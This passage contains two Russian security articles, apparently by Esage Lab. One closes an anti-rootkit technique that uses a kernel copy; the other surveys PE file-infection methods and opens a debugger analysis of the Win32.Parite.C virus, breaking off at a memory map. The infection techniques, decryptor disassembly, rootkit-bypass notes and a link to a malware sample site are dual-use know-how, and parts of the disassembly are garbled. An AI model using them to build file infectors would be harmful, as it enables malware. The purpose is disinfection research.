


Рис. 2. Цепочка вызовов дубликата ядра

Поскольку мы должны предполагать, что очевидные источники информации о пути к файлу ядра (такие как файл `boot.ini` или ключ реестра `HKLM\System\CurrentControlSet\Control\SystemStartOptions "KERNEL"`) могут быть подставными, рекомендуется использовать вычислительный алгоритм получения имени файла ядра. Последнее определяется двумя системными параметрами: количеством процессоров и поддержкой PAE (Physical Address Extension).

Имя файла ядра	Поддержка PAE	Мультипроцессорность
<code>ntoskrnl.exe</code>	–	–
<code>ntkrnlpa.exe</code>	+	–

ntkrnlmp.exe	–	+
ntkrpamp.exe	+	+

Недостатки

1. Некоторые типы руткитов принципиально не могут быть обнаружены при использовании данной техники. Это вредоносные программы, использующие для маскировки перехваты IRP и драйверы-фильтры.
2. Не существует тривиального способа очистить память, использованную под копию ядра, при завершении процесса антируткита. Для того чтобы при последующих запусках антируткита не происходило засорение памяти, можно хранить адрес копии ядра в реестре.
3. Собственная копия ядра позволяет антируткиту легко обнаружить скрытые объекты, но не позволяет легко их удалить, поскольку работающий код руткита остается в памяти и может в любой момент восстановить удаленные объекты. Для решения этой проблемы рекомендуется программно инициировать холодную перезагрузку непосредственно после удаления скрытых объектов.

Обход

Пути обхода данной техники сводятся к фальсификации или блокированию тех немногочисленных внешних источников информации, на которые полагается антируткит. В частности, путей и содержимого файлов, используемых для построения собственной копии ядра. Рассмотрим некоторые примеры обходов с решениями.

1. Руткит может подставить антируткиту модифицированный файл `ntoskrnl.exe` при его чтении с диска.

Решение: проверка подписи Microsoft.

2. Руткит может подставить ложный путь к файлу ядра.

Решение: получение имени файла посредством анализа аппаратной конфигурации.

3. Руткит может заблокировать чтение файлов ядра.

Маловероятно, так как это может нарушить функционирование легитимных приложений.

Преимущества

1. Безопасность. Грамотные манипуляции с собственной копией ядра абсолютно безопасны, в отличие от манипуляций с работающим кодом ядра.
2. Надежность. Руткит никогда не сможет установить перехваты в локальной копии ядра и, таким образом, исказить получаемую антируткитом информацию, поскольку ничего не знает о местонахождении копии.
3. Правдивость. Код ядра, прочитанный с диска вручную и инсталлированный с соответствующей предусмотрительностью, гарантированно целостен. Это значит, что любые данные, полученные посредством вызова функций из данной копии, гарантированно чисты — если только не модифицирован сам источник данных.

Заключение

Не претендуя на панацею, описанная в данной статье техника представляет собой дешевый и безопасный способ обнаружить деятельность большинства руткитов ядра посредством обнаружения скрытых ими объектов.

В качестве проверки практической ценности предложенной техники, мы разработали утилиту на ее основе: Trojan.Win32.TDSS remover [1]. Утилита «заточена» под детектирование и лечение руткита TDSS [2], хотя по своим возможностям представляет собой достаточно универсальный антируткит.

Несмотря на то, что качественная реализация описанной техники достаточно тривиальна и безопасна, нам не известны прецеденты ее применения в антивирусных программах и антируткитах.

Ссылки

1. Esage Lab, [Trojan.Win32.TDSS remover](#).
2. Алиса Шевченко, [Анализ руткита TDSS](#).

Последнее обновление: 17.03.2012.

Анализ и лечение классических вирусов

Андрей Рассохин

специалист по информационной безопасности, Esage Lab

andrey@esagelab.com

Содержание

- [Обзор вирусных технологий](#)
- [Добавление новой секции](#)
- [Расширение последней секции](#)
- [Заражение методом EPO \(Entry Point Obscuring\)](#)
- [Оверлейное заражение](#)
- [Модификация секций](#)
- [Заражение динамической библиотекой](#)
- [Метод «украденных байт»](#)
- [Анализ Win32.Parite.C](#)
- [Лечение Win32.Parite.C](#)
- [Список литературы](#)

Будучи актуальной угрозой, вредоносные программы представляют собой популярную тему современных новостей. Часто вместо термина «вредоносная программа», подразумевающего самостоятельный, целенаправленно разработанный исполняемый файл, используется старый термин «вирус». Между тем, техника распространения вредоносного кода путём заражения исполняемых файлов, благодаря которой и возник термин «компьютерный вирус», давно отошла в прошлое — примерно тогда, когда повсеместное распространение интернета вытеснило дискеты как средство для обмена данными между пользователями. На смену вирусам пришли трояны и черви.

Приложение к статье

Исходный код утилиты для лечения вируса Win32.Parite.C.

nb3-file-infectors.zip (файл есть в nobunkum_ru_files.zip)

Но история циклична: по мере исчерпания тех или иных методов решения насущных задач, разработчики вредоносного кода обращаются к старым техникам, приспособлявая их под новые условия. В рамках этой тенденции, в последние годы техника инфицирования исполняемых модулей вновь стала актуальна — с тем отличием, что заражение исполняемых файлов теперь решает задачу не распространения, а сокрытия и самозащиты вредоносной программы. Современные файловые инфекторы — это «профессиональные» вредоносные программы, реализующие сложные технологии: заражение системных драйверов (TDSS, ZeroAccess) и полиморфное заражение обычных исполняемых файлов (Virus, Sality).

В контексте этой тенденции актуально вновь поднять тему файловых инфекторов. Одна из задач данной статьи — представить обзор известных на сегодняшний день техник заражения исполняемых файлов. Во второй части статьи рассматривается «шаг за шагом» процесс анализа и разработки процедуры лечения для относительно старого, но не потерявшего своей актуальности файлового инфектора Win32.Parite.C.

Обзор вирусных технологий

Существует необозримое множество методов заражения исполняемых файлов и передачи управления на внедренный вредоносный код. Выделим фундаментальные техники, которые чаще всего применяются разработчиками вирусов.

Добавление новой секции

Это самый распространённый метод заражения файлов, не утрачивающий своей популярности вопреки его успешному обнаружению всеми антивирусами. Суть данного метода заключается в добавлении секции в конец исполняемого файла. Далее вирус пересчитывает размер образа всего файла (SizeOfImage), выставляет на секцию нужные флаги, включая флаг исполнения (0x20000000), и меняет точку входа (EntryPoint) на начало новой секции.

При запуске заражённого файла сначала выполнится код из вирусной секции, а затем произойдет переход на оригинальную точку входа (Original Entry Point, OEP). Обычно такой переход осуществляется с помощью следующих инструкций процессора:

```
jmp     OEP  
  
call    OEP  
  
push    OEP  
retn
```

Для лечения файлов, заражённых описанным методом, достаточно удалить последнюю секцию и восстановить оригинальную точку входа. Лечение затрудняется, если запутан алгоритм вычисления точки входа, или если адрес точки входа зашифрован. Обычно шифрование адреса точки входа осуществляется с помощью простого алгоритма типа XOR, но встречаются и намного более сложные случаи.

Расширение последней секции

Это также один из наиболее популярных методов заражения исполняемых файлов. Вирус получает указатель на последнюю секцию исполняемого файла и увеличивает её атрибуты физического размера (SizeOfRawData) и виртуального размера (VirtualSize), тем самым расширяя секцию. Затем вирус пересчитывает размер образа (SizeOfImage) и выставляет на последнюю секцию нужные флаги, включая флаг исполнения (0x20000000), вычисляет новую точку входа и заменяет оригинальную.

Лечение вирусов описанного типа также не вызывает затруднений, если точка входа указывает на начало добавленных данных расширенной секции: достаточно удалить все данные от вирусной точки входа до конца файла, исправить адрес точки входа, значения виртуального и физического размеров редактируемой секции и пересчитать размер образа файла.

Однако встречаются и более сложные случаи: например, вирус может добавлять «мусорные» инструкции в начало кода заражения и направлять точку входа в середину массива данных, состоящих из большого количества взаимосвязанных безусловных переходов. Это затрудняет поиск границы между реальными данными последней секции и внедрённым кодом. В таком случае следует учитывать, что для лечения заражения достаточно восстановления оригинальной точки входа, в то время как физическое удаление вирусного кода является в большей степени эстетической мерой.

Заражение методом EPO (Entry Point Obscuring)

Большинство вирусов для передачи управления на свой код изменяют точку входа заражаемой программы. Но в данном случае переход на вредоносный код осуществляется из оригинального кода программы без изменения точки входа.

Для осуществления заражения вирус ищет в секции, из которой начинается выполнение программы, опкод инструкции типа `call` (E8) или `jmp` (E9), после чего подставляет в эту инструкцию адрес перехода на вирусный код. Последний при этом может храниться в произвольном участке файла: в расширенной последней секции, в добавленной секции, в конце последней секции и т. п.

Для лечения вирусов этого типа не существует универсального подхода. В общем случае необходимо найти адрес перехода оригинальной инструкции `call` или `jmp` и восстановить изменённую инструкцию с последующим удалением вредоносного кода из тела исполняемого файла.

Учитывая, что большинство EPO-вирусов добавляют новую секцию или расширяют последнюю секцию, такие вирусы могут быть выявлены путем поиска в коде программы инструкций типа `call` или `jmp`, которые передают управление коду, находящемуся в последней секции.

Оверлейное заражение

Оверлей — часть исполняемого файла, которая не проецируется загрузчиком в память. Чаще всего оверлей находится в конце файла.

Суть этого метода заключается в том, что основная часть вирусного кода хранится в *оверлее*. Вирус заражает файл любым из вышеописанных способов, а затем добавляет в него оверлей, в котором хранится дополнительный фрагмент вредоносного кода. При запуске зараженного файла управление получает первая часть вирусного кода. Она выделяет память для второй части кода, хранящейся в оверлее, устанавливает для этой памяти флаг исполнения, считывает оверлей из файла в выделенную память и передает на него управление.

Лечение заражённого файла в данном случае сводится к удалению оверлея и его загрузчика. Для удаления оверлея — если достоверно известно, что в нём хранится только вирус — достаточно получить его смещение в файле, сложив значения атрибутов `PointerToRawData` и `SizeOfRawData` последней секции, и обрезать файл до полученного размера.

Модификация секций

Манипулирование секциями исполняемого файла является более искусным методом заражения. Автору встречались на практике только две разновидности данного метода: с заменой секции таблицы переадресаций (`relocation table`, в заголовке модуля обычно именуемой `.reloc`) и со сдвигом секции ресурсов (обычно — `.rsrc`).

В первом случае вирус внедряет свой код вместо секции с таблицей переадресаций и перенаправляет на него точку входа. После того как внедренный код отработал, вирус восстанавливает в памяти оригинальную секцию переадресаций, а затем передает управление на OEP.

Метод со сдвигом секции ресурсов применим только к файлам, в которых эта секция является последней. В таком случае вирус заражает своим кодом предпоследнюю секцию в файле, предварительно сдвинув секцию ресурсов.

Лечение вируса с заменой секции переадресаций заключается в восстановлении оригинальных данных этой секции и точки входа. Для лечения исполняемых файлов, в которых использовалась техника заражения предпоследней секции со сдвигом ресурсов, требуется также восстановить OEP и удалить все данные между вирусной точкой входа и секцией ресурсов.

Заражение динамической библиотекой

Суть данной техники заключается в том, что код вируса располагается в отдельной динамической библиотеке, а переход на него из зараженного файла происходит путем вызова функции, экспортируемой из этой библиотеки.

Динамическая библиотека, содержащая в себе вирусную функцию, размещается в директории %SYSTEMROOT%\system32. Вирус заражает файл путем добавления в его таблицу импорта имени библиотеки и имени (реже — порядкового номера) экспортируемой функции, после чего меняет адрес ImportTable на новый, внедряет в тело исполняемого файла вызов вирусной функции и направляет точку входа на этот вызов. После того как вирусная функция отработана, вирус передает управление на OEP.

Лечение подобного заражения заключается в восстановлении точки входа и пересборке таблицы импорта.

Метод «украденных байт»

Метод «украденных байт» — техника передачи управления вирусному коду, как и в случае с методом EPO.

В большинстве случаев вирусы изменяют оригинальную точку входа. Вместо этого можно «украсть» несколько байт оригинального кода программы, вставив вместо них инструкцию перехода на вредоносный код. Обычно подменяются байты в начале программы.

Лечение вирусов с «украденными» байтами требует поиска и восстановления всех таких байт. В том случае, если вирус, помимо «кражи» байт с точки входа, дополнительно модифицирует произвольные байты в секции кода и хранит их где-то в зашифрованном виде или переставляет между собой, анализ и лечение заражённых модулей существенно усложняются.

Вышеприведенный обзор дает представление об общих принципах и наиболее популярных методах заражения исполняемых файлов. Обычно разработчиками вирусов используются комбинации из различных техник, что делает анализ, лечение и отладку заражённых файлов более трудоемкими. Кроме того, иногда простой на первый взгляд алгоритм заражения может содержать в себе «подводные камни», затрудняющие лечение.

В качестве примера такого вируса, простого только на первый взгляд, рассмотрим полиморфный вирус Win32.Parite.C.

Анализ Win32.Parite.C

Offensive Computing. [Win32.Parite.B Unpacking and Anatomy Reversing and Network Analysis](#)

Вирус Win32.Parite.C известен тем, что хранит основной вредоносный код в отдельной DLL размером около 180 кБ и реализует нестандартный метод защиты зараженных файлов.

Глобальной эпидемии этого вируса не было зафиксировано, однако в 2003 году его образцы занимали почетные места в Топ 20 вирусных угроз. В последнее время информация о данном семействе вирусов начинает появляться снова.

Образец этого вируса можно [загрузить с сайта vx.netlux.org](http://vx.netlux.org). Для анализа будем использовать связку IDA Pro 5.5, HexRays 1.1 и IDAPython 2.5, а также Shadow OllyDbg и LordPE.


Как и многие другие файловые вирусы, Win32.Parite.C начинает поиск жертвы для заражения по маске *.exe в трех самых популярных местоположениях:

1. в текущей директории;
2. на первом разделе жесткого диска;
3. в системных директориях — %systemroot% и %systemroot%\system32.

Iczelion. [Win32 Assembly Tutorials](#)

Запустим образец вируса на виртуальной машине с установленной ОС Windows XP Pro SP3 и позволим ему заразить несколько файлов. Файлы для заражения рекомендуется выбирать простые, с хорошо известной структурой — таким образом, ее изменения в результате заражения файла будет проще обнаружить. Автор статьи использует для заражения файлы из уроков Iczelion. При написании данной статьи был использован исполняемый файл из урока 13.

После того как вирус заразит исходный файл, внесенные им изменения можно просмотреть с помощью утилиты LordPE. Для этого следует открыть в LordPE оригинальный, незараженный файл, нажав на кнопку «PE Editor», затем нажать кнопку «Compare» и открыть уже зараженный файл. Таким образом можно оценить, какие действия были совершены вирусом, без анализа процедуры заражения.



Сравнение зараженного и чистого файлов

В данном случае наблюдаются следующие изменения в структуре файла:

- существенное увеличение размера зараженного файла;
- увеличение числа секций (NumberOfSections) на единицу;
- изменение размера образа (SizeOfImage);
- изменение точки входа (теперь она указывает на последнюю секцию);
- установка флага исполнения для секции .rdata;

- появление оверлея (заметим, что размер файла увеличился в несколько десятков раз, а физический размер последней секции очень мал).

На первый взгляд, мы имеем дело с обычным файловым вирусом, который заражает файл методом добавления последней секции и добавления оверлея. Лечение такого типа заражения сводится к удалению последней секции до конца файла и восстановлению оригинальной точки входа.

Запустив заражённый файл в OllyDbg, мы получим предупреждение о том, что файл может быть упакован, так как точка входа не указывает в секцию кода. Попад на точку входа, видим слегка искажённый код, похожий на код расшифровки.

Address	Disassembly
00405000	B9 28070900 MOV ECX,90728
00405005	43 INC EBX
00405006	BB 26504000 MOV EBX,infected.00405026
0040500B	40 INC EAX
0040500C	68 9C050000 PUSH 59C
00405011	5A POP EDX
00405012	4F DEC EDI
00405013	FF3413 PUSH DWORD PTR DS:[EBX+EDX]
00405016	310C24 XOR DWORD PTR SS:[ESP],ECX
00405019	8F0413 POP DWORD PTR DS:[EBX+EDX]
0040501C	83E8 28 SUB EAX,28
0040501F	83EA 02 SUB EDX,2
00405022	83EA 02 SUB EDX,2
00405025	75 EB JNZ SHORT infected.00405012
00405027	90 NOP
00405028	90 NOP
00405029	90 NOP
0040502A	C07A 08 00 SAR BYTE PTR DS:[EDX+8],0
0040502E	2807 SUB BYTE PTR DS:[EDI],AL
00405030	0900 OR DWORD PTR DS:[EAX],EAX
00405032	2807 SUB BYTE PTR DS:[EDI],AL
00405034	49 DEC ECX
00405035	0014ED 09C6281 ADD BYTE PTR DS:[EBP*8+1728C609],DL
0040503C	0900 OR DWORD PTR DS:[EAX],EAX
0040503E	CC INT3
0040503F	12A9 AND CL,BYTE PTR DS:[FCX]

Код искаженного расшифровщика

При пошаговом исполнении (F8) становится ясно, что перед нами действительно код расшифровщика. Таким же способом дойдем до того момента, когда циклический переход по адресу 0x00405025 не будет осуществлен, либо поставим аппаратную точку останова на адрес 0x00405027, продолжим выполнение файла (F9) и дождемся остановки.

Address	Disassembly	Comment
00405000	B9 28070900	MOV ECX, 90728
00405005	43	INC EBX
00405006	BB 26504000	MOV EBX, infected.00405026
0040500B	40	INC EAX
0040500C	68 9C050000	PUSH 59C
00405011	5A	POP EDX
00405012	4F	DEC EDI
00405013	FF3413	PUSH DWORD PTR DS:[EBX+EDX]
00405016	310C24	XOR DWORD PTR SS:[ESP], ECX
00405019	8F0413	POP DWORD PTR DS:[EBX+EDX]
0040501C	83E8 28	SUB EAX, 28
0040501F	83EA 02	SUB EDX, 2
00405022	83EA 02	SUB EDX, 2
00405025	75 EB	JNZ SHORT infected.00405012
00405027	90	NOP
00405028	90	NOP
00405029	90	NOP
0040502A	E8 7D010000	CALL infected.004051AC
0040502F	0000	ADD BYTE PTR DS:[EAX].AL

Остановка на точке останова после цикла расшифровки

В результате отработки кода расшифровщика появилась инструкция call, которая, скорее всего, ведет на основной код. Теперь нужно путем трассировки (F8) найти переход на оригинальный код программы, чтобы узнать, где вирус хранит оригинальную точку входа.

The screenshot shows a debugger window with the following components:

- Title Bar:** Shadow - infected.exe - [CPU - main thread, module infected]
- Menu Bar:** File, View, Debug, Plugins, Options, Window, Help
- Toolbar:** Standard debugger controls (back, forward, search, etc.) and a keyboard shortcut bar (L, E, M, T, W, H, C, /, K).
- Assembly View:**
 - Address: 004051F6 to 00405249
 - Disassembly:


```

JB SHORT infected.0040520C
PUSH ESI
PUSH EDI
LEA EAX, DWORD PTR SS:[EBP-38]
PUSH EAX
LEA EDX, DWORD PTR SS:[EBP-13E]
PUSH EDX
CALL infected.004053C0
MOV EBX, EAX
TEST BL, BL
JNZ SHORT infected.00405237
PUSH EDI
LEA EAX, DWORD PTR SS:[EBP-38]
PUSH EAX
LEA EDX, DWORD PTR SS:[EBP-13E]
PUSH EDX
CALL infected.004053F8
TEST AL, AL
JE SHORT infected.00405237
PUSH ESI
PUSH EDI
LEA ECX, DWORD PTR SS:[EBP-38]
PUSH ECX
LEA EAX, DWORD PTR SS:[EBP-13E]
PUSH EAX
CALL infected.004053C0
MOV EDX, DWORD PTR DS:[EDI+C]
MOV ECX, EBP
ADD EDX, DWORD PTR DS:[EDI+8]
ADD ECX, 4
MOV DWORD PTR DS:[ECX], EDX
POP EDI
POP ESI
POP EBX
MOV ESP, EBP
POP EBP
RETN
NOP
PUSH EBP
MOV EBP, ESP

```
- Registers (FP):**
 - EAX: 0012FF01
 - ECX: 0012FFC0
 - EDX: 00401000
 - EBX: 00405026
 - ESP: 0012FFC0
 - EBP: 0012FFF0
 - ESI: FFFFFFFF
 - EDI: 7C9100A1
 - EIP: 0040524A
 - C 0 ES 0023
 - P 1 CS 001B
 - A 1 SS 0023
 - Z 0 DS 0023
 - S 0 FS 003B
 - T 0 GS 0000
 - D 0
 - O 0 LastErr
 - EFL 00000216
 - ST0 empty -UN
 - ST1 empty 0.0
 - ST2 empty 0.0
 - ST3 empty 0.0
 - ST4 empty 0.0
 - ST5 empty 0.0
 - ST6 empty 1.0
 - ST7 empty 1.0
 - FST 0000 Con
 - FCW 1372 Pre
- Return to 00401000 (infected.00401000):**
 - 0012FFC0 00401000 infected.00401000
 - 0012FFC4 7C817067 RETURN to kernel32.7C817067
 - 0012FFC8 7C910208 ntdll.7C910208
 - 0012FFCC FFFFFFFF
 - 0012FFD0 75F00000

Переход на OEP

Итак, видно, что после исполнения инструкции `retn` по адресу `0x0040524A` произойдет переход на OEP, так как в стек записана оригинальная точка входа. Похоже на стандартную комбинацию `push addr; retn`, за тем исключением, что отсутствует инструкция `push`. Однако, если присмотреться, то по адресу `0x00405242` можно увидеть запись данных из регистра `EDX` в стек (о чем свидетельствует значение регистра `ECX`, равное `0x0012FFC0`). Еще выше по коду видно, что в `EDX` данные попадают из памяти по адресу `EDI+0Ch` и суммируются с данными из памяти по адресу `EDI+08h`. По-видимому, таким образом происходит вычисление `ImageBase` и оригинальной точки входа.

Продолжим выполнение до адреса `0x00405237`, перезапустив программу (`Ctrl-F2`).

Shadow - infected.exe - [CPU - main thread, module infected]

File View Debug Plugins Options Window Help

Registers (FF)

Address	Value	ASCI	Comment
0040522A	51		PUSH ECX
0040522B	8D85 C2FEFFFF		LEA EAX, DWORD PTR SS:[EBP-13E]
00405231	50		PUSH EAX
00405232	E8 89010000		CALL infected.004053C0
00405237	8B57 0C		MOV EDX, DWORD PTR DS:[EDI+C]
0040523A	8BCD		MOV ECX, EBP
0040523C	0357 08		ADD EDX, DWORD PTR DS:[EDI+8]
0040523F	83C1 04		ADD ECX, 4
00405242	8911		MOV DWORD PTR DS:[ECX], EDX
00405244	5F		POP EDI
00405245	5E		POP ESI
00405246	5B		POP EBX
00405247	8BE5		MOV ESP, EBP
00405249	5D		POP EBP
0040524A	C3		RETN
0040524B	90		NOP

EBP=0012FFBC
ECX=00000000


Address	Value	ASCI	Comment
\$ ==>	00017DE8	w)0.	
\$+4	00000000		
\$+8	00400000	..@.	infected.00400000
\$+C	00001000	..0.	
\$+10	00001000	..0.	
\$+14	000015E4	..S.	

Остановка на записи в EDX оригинальной точки входа

Так и есть: OEP вычисляется из значения ImageBase, которое хранится по адресу памяти EDI+08h, и значения EntryPoint, которое хранится по адресу EDI+0Ch. Таким образом, адрес точки входа хранится в памяти непосредственно после значения ImageBase.

Если перезапустить программу в отладчике и подождать завершения цикла расшифровки, а затем посмотреть, какие данные хранятся по адресу, где только что была точка входа, то там окажется набор байт, непохожий на EntryPoint. Это значит, что либо по адресу хранения OEP происходит запись из другой точки программы, либо точка входа зашифрована.

Поставим аппаратную точку останова при записи на адрес, где будет храниться точка входа, и продолжим выполнение до останова.



Остановка при обращении по адресу хранения точки входа

003C0000	00002000				Map	R	R
00400000	00001000	infected		PE header	Imag	R	RWE
00401000	00001000	infected	.text	code	Imag	R	RWE
00402000	00001000	infected	.rdata	imports	Imag	R	RWE
00403000	00001000	infected	.data	data	Imag	R	RWE
00404000	00001000	infected	.rsrc	resources	Imag	R	RWE
00405000	00001000	infected	.jgda	SFX	Imag	R	RWE
00410000	00003000				Map	R E	R E
004D0000	00002000				Map	R E	R E
004E0000	00103000				Map	R	R
005F0000	00050000				Map	R E	R E
008F0000	00001000	pvf1		PE header	Imag	R	RWE
008F1000	00047000	pvf1	.text		Imag	R	RWE
00938000	0002A000	pvf1	.data	code	Imag	R	RWE
00962000	00001000	pvf1	.rsrc	data, import	Imag	R	RWE
00970000	00003000				Priv	RW	RW

Карта памяти с отображением загруженного лишнего модуля

